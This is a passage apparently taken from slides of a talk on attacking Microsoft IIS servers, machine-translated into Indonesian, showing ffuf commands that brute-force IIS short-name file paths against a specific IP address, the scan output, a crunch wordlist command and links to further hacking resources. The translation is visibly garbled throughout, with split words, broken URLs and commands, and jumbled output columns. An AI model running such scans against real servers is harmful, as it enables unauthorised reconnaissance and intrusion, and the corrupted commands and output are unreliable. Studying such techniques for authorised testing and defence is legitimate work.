-----
```

```
Jadi! Permintaan: 250; Coba lagi: 0; Mengirim 48277 byte; Diterima 105151 byte
```

File dan folder yang tidak jelas secara logis

- Cobalah dan temukan titik potong yang paling logis.
- Misalnya, untuk ffuf, Anda akan menggunakan pola fuzzing berikut:
 - LIDSDI _____ → LIDSFUZZ
 - LIDSSE _____ → LIDSFUZZ
 - EASYFI _____ → EASYFUZZ
- `. / ffuf -w final_wordlist.txt -D -e asp, aspx, ashx, asmx -t 1000 -c -u http: // redacted / tutupFUZZ`


```
SSH:      shubs @ mother hip ~ / w / ffuf-brute          $ ./ffuf -w final_fucking_wordlist.txt -D -e asp, html, aspx, ashx, asmx \
                                                    - t 1000 -c -u http://161.215.212.13/ tutupFUZZ
```

[illegible]

v1.1.0

```

:: Saya thod : DAPATKAN
:: UR L : http: //161.215.2 12.13 / tutupFUZZ
:: Wo rdlist : FUZZ: final_fuck ing_wordlist.txt
:: Ex ketegangan : asp html aspx sebagai hx asmx
:: Fo pengalihan rendah: libration palsu
:: Ca : Salah
:: Ti meout : 10
:: Th membaca : 1000
:: Ma tcher : Respon s tatus: 200.204.301.302.307.401.403

```

uji	[Status:	301, S.	ize: 154, Words: 9, Lines: 2]	ize: 154, Words: 9,
UJI	[Status:	301, S.	Lines: 2]	ize: 154, Words: 9, Lines: 2]
Uji	[Status:	301, S.	Words: 9, Lines: 2]	ize: 157, Kata: 9, Baris: 2]
display	[Status:	301, S.	ukuran: 150, Kata: 9, Baris: 2]	
Tampilan	[Status:	301, S.		
Layanan	[Status:	301, S.		
:: Progress: [7000801/7000801] :: Job [1 / 1] :: 4800 req / dtk :: Durasi: [0:02:26] :: Kesalahan: 0 ::				

- `./crunch 0 3 abcdefghijklmnopqrstuvwxyz0123456789 -o 3chars.txt`

```
SSH: shubs@mothership ~/w/f/crunch-3.6 $ ./crunch 0 3 abcdefghijklmnopqrstuvwxyz0123456789 -o 3chars.txt
Crunch will now generate the following amount of data: 190585 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 47989
crunch: 100% completed generating output
```

- <https://bit.ly/3q2yFwY>

Lebih banyak sumber daya tentang meretas IIS

- <https://bit.ly/3uzOP4N> → Assetnote Saluran Youtube
- <https://youtu.be/HrJW6Y9kHC4> → Hacking IIS Part 1
- https://youtu.be/_4W0WXUatiw → Hacking IIS Part 2
- <http://soroush.secproject.com/blog/> → Blog favorit saya tentang peretasan IIS
- <https://twitter.com/bitquark> → Membangun pemindai nama pendek IIS yang menakjubkan
- https://twitter.com/nytr0gen_ → Temukan teknik XXE untuk kebocoran sebagian melalui kesalahan pengenalan fragmen



assetnote.io



[@assote](https://twitter.com/assote)